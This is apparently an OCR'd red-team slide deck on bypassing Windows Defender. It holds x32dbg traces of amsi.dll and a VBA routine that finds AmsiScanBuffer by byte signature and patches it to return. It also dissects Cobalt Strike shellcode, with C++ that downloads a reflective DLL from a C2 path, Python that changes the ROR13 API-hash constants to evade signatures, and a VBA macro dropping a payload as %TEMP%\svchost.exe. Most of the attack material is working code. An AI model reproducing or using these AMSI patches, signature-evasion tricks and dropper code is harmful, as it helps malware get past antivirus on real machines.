
EXCELEXE - PID: 6684 - Module: amsi.dll - Thread: Main Thread 4996 - x32dbg [Elevated]

File View Debug Tracing Plugins Favourites Options Help Nov 3 2021 (TitanEngine)

CPU Log Notes Breakpoints Memory Map Call Stack SEH Script Symbols Source

EIP	Address	Disassembly	Comment
6C1E5550	C3	ret	Ams
6C1E5551	FF55 8B	call dword ptr ss:[ebp-75]	
6C1E5554	EC	in al,dx	
6C1E5555	8B55 0C	mov edx,dword ptr ss:[ebp+C]	
6C1E5558	85D2	test edx,edx	
6C1E555A	74 34	je amsi.6C1E5590	[eb]
6C1E555C	837D 18 00	cmp dword ptr ss:[ebp+18],0	
6C1E555E	74 2E	je amsi.6C1E5590	[eb]
6C1E5562	8BCA	mov ecx,edx	
6C1E5564	56	push esi	
6C1E5565	8D71 02	lea esi,dword ptr ds:[ecx+2]	
6C1E5568	66:8B01	mov ax,word ptr ds:[ecx]	
6C1E556B	83C1 02	add ecx,2	
6C1E556E	66:85C0	test ax,ax	
6C1E5571	75 F5	jne amsi.6C1E5568	[eb]
6C1E5573	FF75 18	push dword ptr ss:[ebp+18]	
6C1E5576	2BCE	sub ecx,esi	

TEST, Flow Chart



TEST, Flow Chart

The image shows a debugger window with the following components:

- Assembly View:** A list of instructions with their addresses and hex values. The instruction at address 660DC7AE is highlighted in black. The instruction at address 660DC78F is highlighted in yellow.
- Registers View:** A table of CPU registers and their values. The EIP register is highlighted in red.


Address	Hex	Assembly
660DC73B	807D E4 00	cmp byte ptr ss:[ebp-1C],0
660DC73F	74 09	je mpoav.660DC74A
660DC741	FF75 E0	push dword ptr ss:[ebp-20]
660DC744	FF15 40911066	call dword ptr ds:[&RtlLeaveCriticalSection]
660DC74A	8365 F0 00	and dword ptr ss:[ebp-10],0
660DC74E	C745 EC 01000000	mov dword ptr ss:[ebp-14],1
660DC755	8365 FC 00	and dword ptr ss:[ebp-4],0
660DC759	8B0D B0801066	mov ecx,dword ptr ds:[661080B0]
660DC75F	8079 34 00	cmp byte ptr ds:[ecx+34],0
660DC763	75 31	jne mpoav.660DC796
660DC765	A1 50611066	mov eax,dword ptr ds:[66106150]
660DC76A	3D 50611066	cmp eax,mpoav.66106150
660DC76F	74 1E	je mpoav.660DC78F
660DC771	F640 1C 04	test byte ptr ds:[eax+1C],4
660DC775	74 18	je mpoav.660DC78F
660DC777	FF70 14	push dword ptr ds:[eax+14]
660DC77A	BA AC8B0D66	mov edx,mpoav.660D8BAC
660DC77F	FF70 10	push dword ptr ds:[eax+10]
660DC782	6A 0F	push F
660DC784	59	pop ecx
660DC785	E8 A6EFFFFF	call mpoav.660DB730
660DC78A	A1 50611066	mov eax,dword ptr ds:[66106150]
660DC78F	BE 15000780	mov esi,80070015
660DC794	EB 25	jmp mpoav.660DC7BB
660DC796	8B41 20	mov eax,dword ptr ds:[ecx+20]
660DC799	8B70 40	mov esi,dword ptr ds:[eax+40]
660DC79C	8D45 EC	lea eax,dword ptr ss:[ebp-14]
660DC79F	50	push eax
660DC7A0	FF75 0C	push dword ptr ss:[ebp+C]
660DC7A3	FF71 28	push dword ptr ds:[ecx+28]
660DC7A6	8BCE	mov ecx,esi
660DC7A8	FF15 B8911066	call dword ptr ds:[661091B8]
660DC7AE	FFD6	call esi
660DC7B0	8BF0	mov esi,eax

Register	Value	Comment
EAX	035AD760	
EBX	035AD7C8	
ECX	5F26B200	<mpclient.MpAmsiScan>
EDX	037AE000	
EBP	035AD774	
ESP	035AD738	
ESI	5F26B200	<mpclient.MpAmsiScan>
EDI	1D9FC880	
EIP	660DC7AE	mpoav.660DC7AE
EFLAGS	00200200	
ZF	0	PF 0 AF 0
OF	0	SF 0 DF 0
CF	0	TF 0 IF 1
LastError	00000000	(ERROR_SUCCESS)
LastStatus	C0000034	(STATUS_OBJECT_NAME_NOT_FOUND)
GS	002B	FS 0053
ES	002B	DS 002B
CS	0023	SS 002B
ST(0)	FFFFF00000000009080005	x87r0 Empty invalid
ST(1)	000000000000000000000000	x87r1 Empty 0.0000
ST(2)	000000000000000000000000	x87r2 Empty 0.0000
ST(3)	000000000000000000000000	x87r3 Empty 0.0000
ST(4)	3FFF80000000000000000000	x87r4 Empty 1.0000
ST(5)	400380000000000000000000	x87r5 Empty 16.0000

TEST, Flow Chart

AMSI.dll -> mpoav.dll(MpAmsiScan)->mpclient.dll->AMSI.dll->mpclient.dll->AMSI.dll(Copy OFFICE_VBA string through the memcpy function)

IMpService77BDAF73-B396-481F-9042-AD358843EC24



Reversing, AMSI

AmsiScanString

```
HRESULT __stdcall AmsiScanString(
    HAMSICONTEXT amsiContext,
    LPCWSTR string,
    LPCWSTR contentName,
    HAMSISESSION amsiSession,
    AMSI_RESULT *result)
{
    if ( string && result )
        return AmsiScanBuffer(amsiContext, (PVOID)string, 2 * wcslen(string),
contentName, amsiSession, result);
    else
        return 0x80070057; // error code
}
```

AmsiScanString -> AmsiScanBuffer

0x80070057 – Error Code (MS)

```
if ( RequestContext != &RequestContext && *((_BYTE *)RequestContext + 28) & 4) != 0
)
    sub_10005BA9( // traceMessage
        *((_QWORD *)RequestContext + 2),
        (char)amsiContext,
        (char)buffer,
        length,
        (char)amsiSession,
        (char)result);
if ( !buffer )
    return 0x80070057; // err code
if ( !length )
    return 0x80070057;
if ( !result )
    return 0x80070057;
if ( !amsiContext )
    return 0x80070057;
v6 = *((_DWORD *)amsiContext + 1);
if ( !v6 )
    return 0x80070057;
v7 = *((_DWORD *)amsiContext + 2);
if ( !v7 )
    return 0x80070057;
v9[1] = (int)buffer;
v9[4] = (int)contentName;
v9[5] = (int)amsiSession;
v9[3] = v6;
v9[0] = (int)&CAmsiBufferStream::`vftable';
v9[2] = length;
return (*(int (__thiscall **)(_DWORD, int, int *, AMSI_RESULT *, _DWORD))(*(_DWORD
*)v7 + 12))(
    *(_DWORD *)(*(_DWORD *)v7 + 12),
    v7,
    v9,
    result,
    0);
}
```

AmsiScanString && AmsiScanBuffer 32bits

6D5163A0	<ams	8BFF	mov edi,edi	AmsiScanString
6D5163A2		55	push ebp	
6D5163A3		8BEC	mov ebp,esp	
6D5163A5		8B55 0C	mov edx,dword ptr ss:[ebp+C]	
6D516260	<ams	8BFF	mov edi,edi	AmsiScanBuffer
6D516262		55	push ebp	
6D516263		8BEC	mov ebp,esp	
6D516265		83EC 18	sub esp,18	
6D516268		53	push ebx	

Address : Virtual Address == Randomised address area

However, the OP CODE did not change.

AmsiScanString & AmsiScanBuffer 64bits

00007FFAB9BCDAE0 <am	48:83EC 38	sub rsp,38	AmsiScanString
00007FFAB9BCDAE4	45:33DB	xor r11d,r11d	
00007FFAB9BCDAE7	48:85D2	test rdx,rdx	
00007FFAB9BCDAEA	74 3D	je amsi_7FFAB9BCDB29	

00007FFAB9BCD9E0 <am	\$ 4C:8BDC	mov r11, rsp	AmsiScanBuffer
00007FFAB9BCD9E3	. 49:895B 08	mov qword ptr ds:[r11+8], rbp	
00007FFAB9BCD9E7	. 49:896B 10	mov qword ptr ds:[r11+10], rbp	
00007FFAB9BCD9EB	. 49:8973 18	mov qword ptr ds:[r11+18], rbp	

Address : Virtual Address == Randomised address area

However, the OP CODE did not change.

OPCODE Basic class (aka. Easy Level Hooking)

Return instruction?

NOP Sled?

Change the condition?

```
ScanBufferMagicBytes = "8BFF558BEC83EC18"  
ScanStringMagicBytes = "8BFF558BEC8B550C"
```

```
TrvOffset = 21664 ' AmsiScanBuffer  
Success = 0
```

```
LeakedAmsiDllAddr = LoadDll("amsi.dll")  
LeakedBytesBuffer = GetBuffer(LeakedAmsiDllAddr,  
TrvOffset)
```

```
InstructionInStringOffset = InStr(LeakedBytesBuffer,  
ScanBufferMagicBytes)
```

```
If InstructionInStringOffset = 0 Then  
    Debug.Print ("Opcode is already changed")  
Else  
    AmsiScanBufferPatchAddr = LeakedAmsiDllAddr +  
TrvOffset  
    size = 1  
    result = VirtualProtect(ByVal  
AmsiScanBufferPatchAddr, size,  
PAGE_EXECUTE_READWRITE, 0)  
  
    ByteSwapper ByVal (AmsiScanBufferPatchAddr + 0),  
1, Val("&H" & "C3")  
End If
```



Bypass Scenario

Default Cobalt Strike Payload was detected by a Windows Defender



How red team can get an original binary file?

Try to break the File Signature to download.



Guess the chrome downloader's detection logic.

* Related to the file signature.

```
codeengn_artifact (1).exe
Offset(h) 00 01 02 03 04 05 06 07 08 09 0A 0B 0C 0D 0E 0F Decoded text
00000000 1D 5A 90 00 03 00 00 00 04 00 00 00 FF FF 00 00 0z.....yy..
00000010 B8 00 00 00 00 00 00 00 40 00 00 00 00 00 00 00 .....@.....
00000020 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 .....
00000030 00 00 00 00 00 00 00 00 00 00 00 00 80 00 00 00 .....e...
00000040 0E 1F BA 0E 00 B4 09 CD 21 B8 01 4C CD 21 54 68 ..°..'í!..Lí!Th
```

Cobalt Strike: Every day same opcode except for the C2 IP address.

It meant if we change some logic, It is possible to bypass detection may be.

Cobalt Strike Main Keyword

1. Binary Type
 1. Make Pipe
 2. CreateThread
 3. XORed shellcode
 4. XOR 4 bytes hardcoded
 5. WIN32 API related to Virtual address (VirtualAlloc, VirtualProtect)
2. ShellCode Type
 1. Initialisation (CLD)
 2. Packer
 3. ROR edi, 0xD (32bits) && ROR ecx, 0xD (64bits)
 4. Hash algorithm (DLL name + API name)

Cobalt Strike: Every day same opcode except for the C2 IP address.

It meant if we change some logic, It is possible to bypass detection may be.

Cobalt Strike Main Keyword

1. Binary Type
 1. Make Pipe
 2. CreateThread
 3. XORed shellcode
 4. XOR 4 bytes hardcoded
 5. WIN32 API related to Virtual address (VirtualAlloc, VirtualProtect)
2. ShellCode Type
 1. Initialisation (CLD)
 2. Packer
 3. ROR edi, 0xD (32bits) && ROR ecx,0xD (64bits)
 4. Hash algorithm (DLL name + API name)
 5. Download another binary (Reflective DLL)

Simple Design about the Cobalt Strike Binary

Shellcode Start

00D21E21	79	push esp
00D21E22	FC	cld
00D21E23	E8 89000000	call horangitraining.D21EB1
00D21E28	60	pushad
00D21E29	89E5	mov ebp,esp

Call LoadLibraryA

00D21EA4	61	popad
00D21EA5	59	pop ecx
00D21EA6	5A	pop edx
00D21EA7	51	push ecx
00D21EA8	FFE0	jmp eax
769A0BD0	8BFF	mov edi,edi
769A0BD2	55	push ebp
769A0BD3	8BEC	mov ebp,esp
769A0BD5	5D	pop ebp
769A0BD6	FF25 1C12A076	jmp dword ptr ds:[<&LoadLibraryA>]

Loop

<pre>mov edi,edi push ebp mov ebp,esp sub esp,14 push esi xor esi,esi push edi cmp dword ptr ss:[ebp+8],esi je kernelbase.76321169 push kernelbase.7626B300 push dword ptr ss:[ebp+8] call dword ptr ds:[<&strcmpi>]</pre>	<p>LoadLibraryA</p> <p>LoadLibrary(handle,"wininet.dll")</p> <p>edi:&"ALLUSERSPROFILE=C:\\P [ebp+8]:"wininet"</p> <p>7626B300:"twain_32.dll" [ebp+8]:"wininet"</p>
--	--

Simple Design about the Cobalt Strike Binary

The image displays a sequence of five debugger screenshots showing assembly code and register values for the Cobalt Strike binary. The screenshots are connected by yellow arrows indicating the flow of execution.

Screenshot 1: Assembly instructions include `mov edi,edi`, `push ebp`, `mov ebp,esp`, `sub esp,14`, `push esi`, `xor esi,esi`, `push edi`, `cmp dword ptr ss:[ebp+8],esi`, `je kernelbase.76321169`, `push kernelbase.76268300`, `push dword ptr ss:[ebp+8]`, and `call dword ptr ds:[!$strcmp@]`. The register window shows `EAX: 73F10540 <wininet.InternetOpenA>`, `EBX: 0106D000`, `ECX: 00D21ED7 horangitraining.00D21ED7`, `EDX: A779563A`, and `EBP: 00D21E28 horangitraining.00D21E28`.

Screenshot 2: Assembly instructions include `mov dword ptr ss:[esp+24],eax`, `pop ebx`, `pop ebx`, `popad`, `pop ecx`, `pop edx`, `push ecx`, and `jmp eax`. The register window shows `EAX: 73F79020 <wininet.InternetConnectA>`, `EBX: 00D21401 "10.110.7.73"`, `ECX: 00D211A1 "P&E"`, `EDX: C69F8957`, `EBP: 00D21006 horangitraining.00D21006`, `ESP: 00AFFB9C &"P&E"`, `ESI: 00E04C20 &"c:\users\sangs\desktop\DATA\ho`, and `EDI: 00000000`. `EIP: 00D21156 horangitraining.00D21156` and `EFLAGS: 00000202` are also visible.

Screenshot 3: Assembly instructions include `pop ebx`, `popad`, `pop ecx`, `pop edx`, `push ecx`, `jmp eax`, `pop eax`, `pop edi`, `pop edx`, `mov edx,dword ptr ds:[edx]`, and `jmp horangitraining.D210C3`. The register window shows `EAX: 74016CB0 <wininet.HttpOpenRequestA>`, `EBX: 00E08E80 "H'a"`, `ECX: 00000089`, `EDX: 73C70000 "MzE"`, `EBP: 00AFFB74`, `ESP: 00AFFB74`, `ESI: 7407D8A2 "HttpOpenRequestW"`, and `EDI: 3B2E55EB`.

Screenshot 4: Assembly instructions include `pop ebx`, `popad`, `pop ecx`, `pop edx`, `push ecx`, `jmp eax`, `pop eax`, `pop edi`, `pop edx`, `mov edx,dword ptr ds:[edx]`, and `jmp horangitraining.D210C3`. The register window shows `EAX: 73F29AC0 <wininet.InternetSetOptionA>`, `EBX: 00E08E80 "H'a"`, `ECX: 00000089`, `EDX: 73C70000 "MzE"`, `EBP: 00AFFB80`, `ESP: 00AFFB80`, `ESI: 7407E465 "InternetSetOptionEXA"`, and `EDI: 3B2E55EB`.

Screenshot 5: Assembly instructions include `pop ebx`, `popad`, `pop ecx`, `pop edx`, `push ecx`, `jmp eax`, `pop eax`, `pop edi`, `pop edx`, `mov edx,dword ptr ds:[edx]`. The register window shows `EAX: 73F84AE0 <wininet.HttpSendRequestA>`, `EBX: 00E08E80 "H'a"`, `ECX: 00000089`, `EDX: 73C70000 "MzE"`, `EBP: 00AFFB80`, `ESP: 00AFFB80`, and `ESI: 7407E465 "HttpSendRequestEXA"`.

Cobalt Strike: Every day same opcode except for the C2 IP address.

It meant if we change some logic, It is possible to bypass detection may be.

Nov 23rd, 2021 at 12:10 PM
do you have any sample HTTP request to our C2?
2 replies

#* Also sent as direct message
sangsoo 7 months ago
Wait a while please. I am looking for my previous google docs.

#* Also sent as direct message
sangsoo 7 months ago
This is my code previous when I research on the CobaltStrike payload debugging. This code revealed HTTP request concept

'The Get /WiOM' is the coabaltstrike make a randomise path. When I access here, I can get real binary (called reflected DLL)

<https://github.com/horangi-cyops/Horangi-RAT/blob/master/CobaltStrike-Custom/source.cpp>

```
printf("Found IP and port\n");  
}  
internetConn = InternetConnectA(internet, ██████████, port, 0, 0, INTERNET_SERVICE_HTTP, 0, 0);  
printf("internetConn = %x | GetLastError = %d\n", internetConn, GetLastError());  
// /WiOM  
httpRequest = HttpOpenRequestA(internetConn, "GET", "/WiOM", "HTTP/1.1", 0, 0, HTTP_OPEN_FLAGS, 0);  
httpRequest = HttpOpenRequestA(internetConn, "GET", "/activity", "HTTP/1.1", 0, 0, HTTP_OPEN_FLAGS, 0); // cannot work  
printf("httpRequest = %x | GetLastError = %d\n", httpRequest, GetLastError());  
//printf("HttpOpenRequestA %d GetLastError = %d\n", httpRequest, GetLastError());  
internetSet = InternetSetOptionA(httpRequest, INTERNET_OPTION_SECURITY_FLAGS, &http, nSize);  
//printf("%d GetLastError = %d\n", internetSet, GetLastError());  
  
x_file = CreateFileA(".\\drop.bin", GENERIC_WRITE, ACCESS_REJECT, NULL, CREATE_ALWAYS, FILE_ATTRIBUTE_NORMAL, 0);
```

I chose the modification Shell code Type instead of the Binary Type.

First of all, How can I recognise the shellcode has a hash algorithm.

Googling is important when we research cyber security.

```
10a: 57          push  edi
10b: 6a ff      push  0xffffffff
10d: 53          push  ebx
10e: 56          push  esi
10f: 68 2d 06 18 7b  push  0x7b18062d
114: ff d5      call  ebp
116: 85 c0      test  eax,eax
118: 0f 84 ca 01 00 00  je    0x2e8
11e: 31 ff      xor   edi,edi
120: 85 f6      test  esi,esi
122: 74 04      je    0x128
124: 89 f9      mov   ecx,edi
126: eb 09      jmp  0x131
128: 68 aa c5 e2 5d  push  0x5de2c5aa
12d: ff d5      call  ebp
12f: 89 c1      mov   ecx,eax
131: 68 45 21 5e 31  push  0x315e2145
136: ff d5      call  ebp
```

Metasploit-framework == Cobalt Strike shellcode

```
72
73  httpsendrequest:
74  xor  edi, edi
75  push edi          ; optional length
76  push edi          ; optional
77  push edi          ; dwHeadersLength
78  push edi          ; headers
79  push esi          ; hHttpRequest
80  push 0x7B18062D   ; hash( "wininet.dll", "HttpSendRequestA" )
81  call ebp
82  test eax,eax
83  jnz short allocate_memory
```


You can see the hash algorithm below.

```
value = hex(winAPIHash.HashString(dllname, False, 0xD) +  
winAPIHash.HashString(symbol_name, True, 0xD) & winAPIHash.MAX_VALUE)
```

```
MAX_VALUE = 0xFFFFFFFF  
INT_BITS = 32  
  
ror = lambda val, r_bits, max_bits: \  
    ((val & (2**max_bits-1)) >> r_bits%max_bits) | \  
    (val << (max_bits-(r_bits%max_bits)) & (2**max_bits-1))  
  
def HashString(name, bApi, enc):  
    if bApi:  
        name += "\x00"  
    else:  
        name = "\x00".join([name[i:i+1] for i in range(0, len(name), 1)])  
        name += "\x00" * 3 # only [0] is not affect by '\x00'  
        name = name.upper()  
    value = 0  
  
    for char in name:  
        value = ror(value, enc, 32) # ROR13 is original  
        value += ord(char)  
    return value
```

```
[ORIGINAL] = 0x3b2e55eb / API = HttpOpenRequestA / DLL = wininet.dll  
[ORIGINAL] = 0x7b18062d / API = HttpSendRequestA / DLL = wininet.dll  
[ORIGINAL] = 0xc69f8957 / API = InternetConnectA / DLL = wininet.dll  
[ORIGINAL] = 0xbe057b7 / API = InternetErrorDlg / DLL = wininet.dll  
[ORIGINAL] = 0xa779563a / API = InternetOpenA / DLL = wininet.dll  
[ORIGINAL] = 0xe2899612 / API = InternetReadFile / DLL = wininet.dll  
[ORIGINAL] = 0x869e4675 / API = InternetSetOptionA / DLL = wininet.dll
```

```
origin : \x2d\x06\x18\x7b
```

```
change : \x08\x00\x7f\xfd
```

```
change dummy: \x0c\x00\x00\x00
```

Using new ROR data

```
def X86_change_ROR(dummy, num):
    default_ROR = 0xdcfc1
    default_ROR = hex_lsb(default_ROR)

    dest = str(hex(num)).replace("0x", "")
    dest += "cfc1"
    dest = int(dest, 16)
    dest = hex_lsb(dest)
    dummy =
convert_opcode(dummy, default_ROR, dest)
return dummy

def convert_opcode(dummy, src, dest):
    src_ret = []
    dest_ret = []
    tmp = split_data(src)
    tmp2 = split_data(dest)
    src_bytes = convert_str_list(tmp)
    dest_bytes = convert_str_list(tmp2)
    dummy_result =
bytes(dummy.replace(src_bytes, dest_bytes))
return dummy_result
```

```
def hex_lsb(number):
    hex_str = hex(number)[2:]
    try:
        hex_str_lsb = '\\x'.join([hex_str[i-
2:i] for i in range(len(hex_str),0,-2)])
        if(len(hex_str) % 2 != 0):
            hex_str_lsb += "0"
        hex_str_lsb += hex(number)[2:3]
        return '\\x' + hex_str_lsb
    except ValueError as e:
        print(e)
        return ''
```

```
0:  c1 cf 0d          ror    edi,0xd
```

```
0:  c1 cf 0e          ror    edi,0xe
3:  c1 cf 11          ror    edi,0x11
```

Bypass Windows Defender

```
Sub CallMe()  
  
Dim newPath As String  
Dim fso As Object  
Set fso = CreateObject("Scripting.FileSystemObject")  
get_tmpFolder = fso.GetSpecialFolder(2)  
  
get_hexa = UserForm1.Label1.Caption  
  
Debug.Print (get_hexa)  
  
newPath = get_tmpFolder  
newPath = newPath & "\svchost.exe"  
  
'set_newFile = fso.Create  
  
Dim b As Variant  
Dim nFileNum As Integer  
Dim sFilename As String  
  
strBytes = get_hexa  
  
sFilename = newPath  
nFileNum = FreeFile  
Open sFilename For Binary Lock Read Write As #nFileNum  
  
For Each b In Split(strBytes)  
    ' No byte position is specified so writing begins at byte 1  
    Put #nFileNum, , CByte("&h" & b)  
Next
```

Windows Security



Virus & threat protection settings

View and update Virus & threat protection settings for Microsoft Defender Antivirus.

Real-time protection

Locates and stops malware from installing or running on your device. You can turn off this setting for a short time before it turns back on automatically.



On

Cloud-delivered protection

Provides increased and faster protection with access to the latest protection data in the cloud. Works best with Automatic sample submission turned on.



